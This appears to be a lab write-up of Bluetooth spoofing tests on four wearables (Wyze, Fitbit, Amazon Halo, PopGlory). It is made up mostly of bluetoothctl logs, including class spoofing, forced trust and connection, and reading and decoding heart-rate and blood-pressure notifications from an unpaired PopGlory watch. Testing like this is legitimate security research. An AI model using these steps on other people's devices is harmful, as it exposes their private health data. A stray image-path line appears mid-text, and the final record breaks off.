This document will serve as my final verdict on spoofing, results are below and organized via headers.

WYZE Watch

```
hciconfig hci0 class 0x5a020c
```

```
[bluetooth]# trust 2C:AA:8E:8F:85:ED
[CHG] Device 2C:AA:8E:8F:85:ED Trusted: yes
Changing 2C:AA:8E:8F:85:ED trust succeeded

[bluetooth]# connect 2C:AA:8E:8F:85:ED
Attempting to connect to 2C:AA:8E:8F:85:ED
```

[CHG] Device 2C:AA:8E:8F:85:ED Connected: yes

Connection successful

```
[bluetooth]# pair 2C:AA:8E:8F:85:ED
Attempting to pair with 2C:AA:8E:8F:85:ED
[CHG] Device 2C:AA:8E:8F:85:ED Connected: yes
```

Failed to pair: org.bluez.Error.AuthenticationFailed

[CHG] Device 2C:AA:8E:8F:85:ED Connected: no

```
[CHG] Device 59:1C:1F:E5:A1:17 ManufacturerData Key: 0x004c

[bluetooth]# info 2C:AA:8E:8F:85:ED
Device 2C:AA:8E:8F:85:ED (public)
     Name: Wyze Watch 44
     Alias: Wyze Watch 44
     Paired: no
     Trusted: yes
     Blocked: no
     Connected: no
     LegacyPairing: no
     UUID: Generic Access Profile
(00001800-0000-1000-8000-00805f9b34fb)
     UUID: Generic Attribute Profile
(00001801-0000-1000-8000-00805f9b34fb)
```

```
      UUID: Unknown
(0000b167-0000-1000-8000-00805f9b34fb)
      UUID: Xiaomi Inc.
(0000fe95-0000-1000-8000-00805f9b34fb)
      ManufacturerData Key: 0x0649
      ManufacturerData Value:
  02 07 00 00 2c aa 8e 8f 85 ed                    ....,.....
      ServiceData Key: 0000fe95-0000-1000-8000-00805f9b34fb
      ServiceData Value:
  31 20 8f 03 00 2c aa 8e 8f 85 ed 09           1 ...,......
      RSSI: -69
```

Wyze Watch was unsuccessful for spoofing due to the QR code authentication mechanism

FITBIT

```
[bluetooth]# trust CC:14:0F:03:78:CC
[CHG] Device CC:14:0F:03:78:CC Trusted: yes
Changing CC:14:0F:03:78:CC trust succeeded
[CHG] Device 5D:C9:2B:9E:96:B0 RSSI: -91


[bluetooth]# connect CC:14:0F:03:78:CC
Attempting to connect to CC:14:0F:03:78:CC
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Key: 0x004c
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Value:
 01 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00  ................
 00                                               .
[CHG] Device 55:D8:BB:8E:B6:5F RSSI: -55
[NEW] Device 4B:45:51:64:FD:F3 4B-45-51-64-FD-F3
[CHG] Device 42:24:3B:A2:97:89 RSSI: -100
[CHG] Device C1:EB:18:FC:59:7B RSSI: -78
[CHG] Device C1:EB:18:FC:59:7B ServiceData Key:
0000feea-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B ServiceData Value:
 54 4a 44 01 02 00 00                              TJD....
[NEW] Device 6D:F6:E5:2B:70:8A 6D-F6-E5-2B-70-8A
[CHG] Device 4C:4B:67:98:4E:91 ManufacturerData Key: 0x004c
[CHG] Device 4C:4B:67:98:4E:91 ManufacturerData Value:
 0c 0e 00 fa 13 15 b5 70 dc 66 8f 45 01 8b cf c2  .......p.f.E....
```

```
 10 05 01 18 71 26 51                                ....q&Q

[CHG] Device CC:14:0F:03:78:CC Connected: yes

Connection successful
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a
       00001801-0000-1000-8000-00805f9b34fb
       Generic Attribute Profile
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a/char000b
       00002a05-0000-1000-8000-00805f9b34fb
       Service Changed
[NEW] Descriptor (Handle 0x72e0)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000a/char000b/desc000d
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e
       0000180a-0000-1000-8000-00805f9b34fb
       Device Information
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char000f
       00002a29-0000-1000-8000-00805f9b34fb
       Manufacturer Name String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0011
       00002a24-0000-1000-8000-00805f9b34fb
       Model Number String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0013
       00002a25-0000-1000-8000-00805f9b34fb
       Serial Number String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0015
       00002a27-0000-1000-8000-00805f9b34fb
       Hardware Revision String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0017
       00002a26-0000-1000-8000-00805f9b34fb
       Firmware Revision String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char0019
```

```
        00002a28-0000-1000-8000-00805f9b34fb
        Software Revision String
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001b
        00002a23-0000-1000-8000-00805f9b34fb
        System ID
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001d
        00002a2a-0000-1000-8000-00805f9b34fb
        IEEE 11073-20601 Regulatory Cert. Data List
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service000e/char001f
        00002a50-0000-1000-8000-00805f9b34fb
        PnP ID
[NEW] Primary Service (Handle 0xa590)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021
        abbafd00-e56a-484c-b832-8b17cf6cbfe8
        Vendor specific
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0022
        abbafd01-e56a-484c-b832-8b17cf6cbfe8
        Vendor specific
[NEW] Descriptor (Handle 0x7260)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0022/desc0024
        00002902-0000-1000-8000-00805f9b34fb
        Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0025
        abbafd02-e56a-484c-b832-8b17cf6cbfe8
        Vendor specific
[NEW] Descriptor (Handle 0x72e0)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0025/desc0027
        00002902-0000-1000-8000-00805f9b34fb
        Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0021/char0028
        abbafd03-e56a-484c-b832-8b17cf6cbfe8
        Vendor specific
[NEW] Primary Service (Handle 0xa590)
        /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a
        abbaff00-e56a-484c-b832-8b17cf6cbfe8
        Vendor specific
[NEW] Characteristic (Handle 0x65eb)
```

```
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002b
       abbaff01-e56a-484c-b832-8b17cf6cbfe8
       Vendor specific
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002d
       abbaff02-e56a-484c-b832-8b17cf6cbfe8
       Vendor specific
[NEW] Descriptor (Handle 0x7660)

/org/bluez/hci0/dev_CC_14_0F_03_78_CC/service002a/char002d/desc002f
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030
       ac2f0045-8182-4be5-91e0-2992e6b40ebb
       Vendor specific
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030/char0031
       ac2f0145-8182-4be5-91e0-2992e6b40ebb
       Vendor specific
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_CC_14_0F_03_78_CC/service0030/char0033
       ac2f0345-8182-4be5-91e0-2992e6b40ebb
       Vendor specific
[CHG] Device CC:14:0F:03:78:CC UUIDs:
00001800-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
00001801-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
0000180a-0000-1000-8000-00805f9b34fb
[CHG] Device CC:14:0F:03:78:CC UUIDs:
abbafd00-e56a-484c-b832-8b17cf6cbfe8
[CHG] Device CC:14:0F:03:78:CC UUIDs:
abbaff00-e56a-484c-b832-8b17cf6cbfe8
[CHG] Device CC:14:0F:03:78:CC UUIDs:
ac2f0045-8182-4be5-91e0-2992e6b40ebb
[CHG] Device CC:14:0F:03:78:CC ServicesResolved: yes
[CHG] Device 55:D8:BB:8E:B6:5F RSSI: -65
[NEW] Device 7B:2E:CB:2C:6E:77 7B-2E-CB-2C-6E-77
[CHG] Device 52:97:2D:A5:1C:68 RSSI: -56
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Key: 0x004c
[CHG] Device 52:97:2D:A5:1C:68 ManufacturerData Value:
 01 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00  ................
 00                                               .
[CHG] Device 66:08:7E:45:A7:11 ManufacturerData Key: 0x004c
```

```
[CHG] Device 66:08:7E:45:A7:11 ManufacturerData Value:
 10 06 2d 1e a8 42 23 a0                          ..-..B#.


[Charge 4]# info CC:14:0F:03:78:CC
Device CC:14:0F:03:78:CC (random)
       Name: Charge 4
       Alias: Charge 4
       Paired: no
       Trusted: yes
       Blocked: no
       Connected: yes
       LegacyPairing: no
       UUID: Generic Access Profile
(00001800-0000-1000-8000-00805f9b34fb)
       UUID: Generic Attribute Profile
(00001801-0000-1000-8000-00805f9b34fb)
       UUID: Device Information
(0000180a-0000-1000-8000-00805f9b34fb)
       UUID: Vendor specific
(abbafd00-e56a-484c-b832-8b17cf6cbfe8)
       UUID: Vendor specific
(abbaff00-e56a-484c-b832-8b17cf6cbfe8)
       UUID: Vendor specific
(ac2f0045-8182-4be5-91e0-2992e6b40ebb)
       ServiceData Key: 0000180a-0000-1000-8000-00805f9b34fb
       ServiceData Value:
 30 04 b9 5e 01                                   0..^.
       RSSI: -47


[Charge 4]# pair CC:14:0F:03:78:CC
Attempting to pair with CC:14:0F:03:78:CC
[CHG] Device CC:14:0F:03:78:CC ServicesResolved: no
```

[CHG] Device CC:14:0F:03:78:CC Connected: no

Failed to pair: org.bluez.Error.AuthenticationCanceled

Fitbit spoofed connection failed due to service errors

AMAZON HALO

```
[bluetooth]# trust 2C:71:FF:3A:67:70
[CHG] Device 2C:71:FF:3A:67:70 Trusted: yes
Changing 2C:71:FF:3A:67:70 trust succeeded
[CHG] Device 42:65:B1:56:76:D1 ManufacturerData Key: 0x004c
[CHG] Device 42:65:B1:56:76:D1 ManufacturerData Value:
 10 07 2a 1b 40 22 3d ec 58                       ..*.@"=.X
```

```
[bluetooth]# connect 2C:71:FF:3A:67:70
Attempting to connect to 2C:71:FF:3A:67:70
```

Failed to connect: org.bluez.Error.NotAvailable
br-connection-profile-unavailable

```
[bluetooth]# pair 2C:71:FF:3A:67:70
Attempting to pair with 2C:71:FF:3A:67:70
```

[CHG] Device 2C:71:FF:3A:67:70 Connected: yes

[CHG] Device 2C:71:FF:3A:67:70 Paired: yes

Pairing successful

Halo spoof was successful, for pairing, but did not stay paired for enough time to execute any attacks

POPGLORY

```
[bluetooth]# trust C1:EB:18:FC:59:7B
[CHG] Device C1:EB:18:FC:59:7B Trusted: yes
Changing C1:EB:18:FC:59:7B trust succeeded
[bluetooth]# info C1:EB:18:FC:59:7B
Device C1:EB:18:FC:59:7B (public)
        Name: P22C
        Alias: P22C
        Paired: no
        Trusted: yes
        Blocked: no
        Connected: no
        LegacyPairing: no
        ManufacturerData Key: 0xf0ef
        ManufacturerData Value:
 c1 eb 18 fc 59 7b                                ....Y{
        ServiceData Key: 0000feea-0000-1000-8000-00805f9b34fb
        ServiceData Value:
 54 4a 44 01 02 00 00                             TJD....
[bluetooth]# connect C1:EB:18:FC:59:7B
Attempting to connect to C1:EB:18:FC:59:7B

[CHG] Device C1:EB:18:FC:59:7B Connected: yes

Connection successful
[NEW] Primary Service (Handle 0xa590)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a
        00001801-0000-1000-8000-00805f9b34fb
        Generic Attribute Profile
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b
        00002a05-0000-1000-8000-00805f9b34fb
        Service Changed
[NEW] Descriptor (Handle 0x6c20)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b/desc000d
        00002902-0000-1000-8000-00805f9b34fb
        Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021
        0000180a-0000-1000-8000-00805f9b34fb
        Device Information
[NEW] Characteristic (Handle 0x65eb)
```

```
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0022
       00002a29-0000-1000-8000-00805f9b34fb
       Manufacturer Name String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0024
       00002a24-0000-1000-8000-00805f9b34fb
       Model Number String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0026
       00002a25-0000-1000-8000-00805f9b34fb
       Serial Number String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0028
       00002a27-0000-1000-8000-00805f9b34fb
       Hardware Revision String
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char002a
       00002a28-0000-1000-8000-00805f9b34fb
       Software Revision String
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c
       0000180f-0000-1000-8000-00805f9b34fb
       Battery Service
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d
       00002a19-0000-1000-8000-00805f9b34fb
       Battery Level
[NEW] Descriptor (Handle 0xfa20)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d/desc002f
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030
       0000feea-0000-1000-8000-00805f9b34fb
       Swirl Networks, Inc.
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031
       0000fee1-0000-1000-8000-00805f9b34fb
       Anhui Huami Information Technology Co., Ltd.
[NEW] Descriptor (Handle 0x7340)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031/desc0033
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
```

```
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0034
       0000fee2-0000-1000-8000-00805f9b34fb
       Anki, Inc.
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036
       0000fee3-0000-1000-8000-00805f9b34fb
       Anki, Inc.
[NEW] Descriptor (Handle 0xf700)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036/desc0038
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0039
       0000fee5-0000-1000-8000-00805f9b34fb
       Nordic Semiconductor ASA
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char003b
       0000fee6-0000-1000-8000-00805f9b34fb
       Silvair, Inc.
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d
       0000180d-0000-1000-8000-00805f9b34fb
       Heart Rate
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e
       00002a37-0000-1000-8000-00805f9b34fb
       Heart Rate Measurement
[NEW] Descriptor (Handle 0xf2c0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e/desc0040
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char0041
       00002a38-0000-1000-8000-00805f9b34fb
       Body Sensor Location
[NEW] Primary Service (Handle 0xa590)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043
       0000fee7-0000-1000-8000-00805f9b34fb
       Tencent Holdings Limited.
[NEW] Characteristic (Handle 0x65eb)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044
       0000fea1-0000-1000-8000-00805f9b34fb
```


```
        Intrepid Control Systems, Inc.
[NEW] Descriptor (Handle 0x6cc0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044/desc0046
        00002902-0000-1000-8000-00805f9b34fb
        Client Characteristic Configuration
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0047
        0000fec9-0000-1000-8000-00805f9b34fb
        Apple, Inc.
[NEW] Primary Service (Handle 0xa590)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049
        0000fcba-0000-1000-8000-00805f9b34fb
        Unknown
[NEW] Characteristic (Handle 0x65eb)
        /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a
        0000fcc1-0000-1000-8000-00805f9b34fb
        Unknown
[NEW] Descriptor (Handle 0xee60)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a/desc004c
        00002902-0000-1000-8000-00805f9b34fb
        Client Characteristic Configuration
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001800-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001801-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180a-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180d-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000180f-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
00001812-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000fcba-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000fee7-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B UUIDs:
0000feea-0000-1000-8000-00805f9b34fb
[CHG] Device C1:EB:18:FC:59:7B ServicesResolved: yes
[CHG] Device C1:EB:18:FC:59:7B WakeAllowed: yes
[P22C]# pair C1:EB:18:FC:59:7B
Attempting to pair with C1:EB:18:FC:59:7B
```

```
[CHG] Device C1:EB:18:FC:59:7B ServicesResolved: no
[CHG] Device C1:EB:18:FC:59:7B Connected: no
Failed to pair: org.bluez.Error.AuthenticationCanceled
```

[CHG] Device C1:EB:18:FC:59:7B Connected: yes




```
[P22C]# menu gatt
[P22C]# list-attributes
Primary Service (Handle 0xf1a0)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a
       00001801-0000-1000-8000-00805f9b34fb
       Generic Attribute Profile
Characteristic (Handle 0xe194)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b
       00002a05-0000-1000-8000-00805f9b34fb
       Service Changed
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service000a/char000b/desc000d
       00002902-0000-1000-8000-00805f9b34fb
       Client Characteristic Configuration
Primary Service (Handle 0x5da0)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021
       0000180a-0000-1000-8000-00805f9b34fb
       Device Information
Characteristic (Handle 0xd644)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0022
       00002a29-0000-1000-8000-00805f9b34fb
       Manufacturer Name String
Characteristic (Handle 0xd644)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0024
       00002a24-0000-1000-8000-00805f9b34fb
       Model Number String
Characteristic (Handle 0xd644)
       /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0026
       00002a25-0000-1000-8000-00805f9b34fb
       Serial Number String
```

```
Characteristic (Handle 0xd644)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char0028
	00002a27-0000-1000-8000-00805f9b34fb
	Hardware Revision String
Characteristic (Handle 0xd644)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0021/char002a
	00002a28-0000-1000-8000-00805f9b34fb
	Software Revision String
Primary Service (Handle 0x5da0)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c
	0000180f-0000-1000-8000-00805f9b34fb
	Battery Service
Characteristic (Handle 0xfee4)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d
	00002a19-0000-1000-8000-00805f9b34fb
	Battery Level
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service002c/char002d/desc002f
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
Primary Service (Handle 0x5da0)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030
	0000feea-0000-1000-8000-00805f9b34fb
	Swirl Networks, Inc.
Characteristic (Handle 0x9ac4)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031
	0000fee1-0000-1000-8000-00805f9b34fb
	Anhui Huami Information Technology Co., Ltd.
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0031/desc0033
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
Characteristic (Handle 0xd8a8)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0034
	0000fee2-0000-1000-8000-00805f9b34fb
	Anki, Inc.
Characteristic (Handle 0xd8a8)
```

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036

```
	0000fee3-0000-1000-8000-00805f9b34fb
	Anki, Inc.
```

Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036/desc0038
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
Characteristic (Handle 0x6a78)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0039
	0000fee5-0000-1000-8000-00805f9b34fb
	Nordic Semiconductor ASA
Characteristic (Handle 0x6a78)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char003b
	0000fee6-0000-1000-8000-00805f9b34fb
	Silvair, Inc.
Primary Service (Handle 0x5da0)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d
	0000180d-0000-1000-8000-00805f9b34fb
	Heart Rate
Characteristic (Handle 0xeac4)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e
	00002a37-0000-1000-8000-00805f9b34fb
	Heart Rate Measurement
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e/desc0040
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
Characteristic (Handle 0x65f8)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char0041
	00002a38-0000-1000-8000-00805f9b34fb
	Body Sensor Location
Primary Service (Handle 0x5da0)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043
	0000fee7-0000-1000-8000-00805f9b34fb
	Tencent Holdings Limited.
Characteristic (Handle 0x5524)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044
	0000fea1-0000-1000-8000-00805f9b34fb
	Intrepid Control Systems, Inc.
Descriptor (Handle 0x0015)

```
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044/desc0046
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
Characteristic (Handle 0xe538)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0047
	0000fec9-0000-1000-8000-00805f9b34fb
	Apple, Inc.
Primary Service (Handle 0x5da0)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049
	0000fcba-0000-1000-8000-00805f9b34fb
	Unknown
Characteristic (Handle 0x50c4)
	/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a
	0000fcc1-0000-1000-8000-00805f9b34fb
	Unknown
Descriptor (Handle 0x0015)

/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0049/char004a/desc004c
	00002902-0000-1000-8000-00805f9b34fb
	Client Characteristic Configuration
[P22C]# select-attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e
[P22C:/service003d/char003e]# attribute-info
Characteristic - Heart Rate Measurement
	UUID: 00002a37-0000-1000-8000-00805f9b34fb
	Service: /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d
	Notifying: no
	Flags: notify
	MTU: 0x0017
[P22C:/service003d/char003e]# notify on
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Notifying:
yes
Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                      .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                      .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                      .Q..
```

```
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 52 00 04                                              .R..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                              .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                              .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                              .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                              .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 51 00 04                                              .Q..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 50 00 04                                              .P..
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service003d/char003e Value:
 16 50 00 04                                              .P..
```

The 3rd byte in that stream is the current **heart rate** in hex format.

51 = 81

50 = 80

```
[P22C:/service0030/char0034]# select-attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036
[P22C:/service0030/char0036]# attribute-info
Characteristic - Anki, Inc.
       UUID: 0000fee3-0000-1000-8000-00805f9b34fb
       Service: /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030
       Notifying: no
       Flags: notify
       MTU: 0x0017
[P22C:/service0030/char0036]# notify on
```

```
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036 Notifying:
yes
Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036 Value:
 fe ea 10 08 69 55 84 49                          ....iU.I
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0030/char0036 Value:
 fe ea 10 08 69 57 78 50                          ....iWxP
```

This attribute sends the blood pressure data in hex, these last two bytes are are values of concern

84 = 132
49 = 73
Blood Pressure = 132/73

78 = 120
50 = 80
Blood Pressure = 120/80

```
[P22C:/service003d/char0041]# select-attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044
[P22C:/service0043/char0044]# attribute-info
Characteristic - Intrepid Control Systems, Inc.
       UUID: 0000fea1-0000-1000-8000-00805f9b34fb
       Service: /org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043
       Value:
 07 00 00 00 00 00 00 00 00 00                    ..........
       Notifying: no
       Flags: read
       Flags: notify
       MTU: 0x0017
[P22C:/service0043/char0044]# notify on
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Notifying:
yes
Notify started
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
 07 00 00 00 00 00 00 00 00 00                    ..........
[CHG] Attribute
/org/bluez/hci0/dev_C1_EB_18_FC_59_7B/service0043/char0044 Value:
```

```
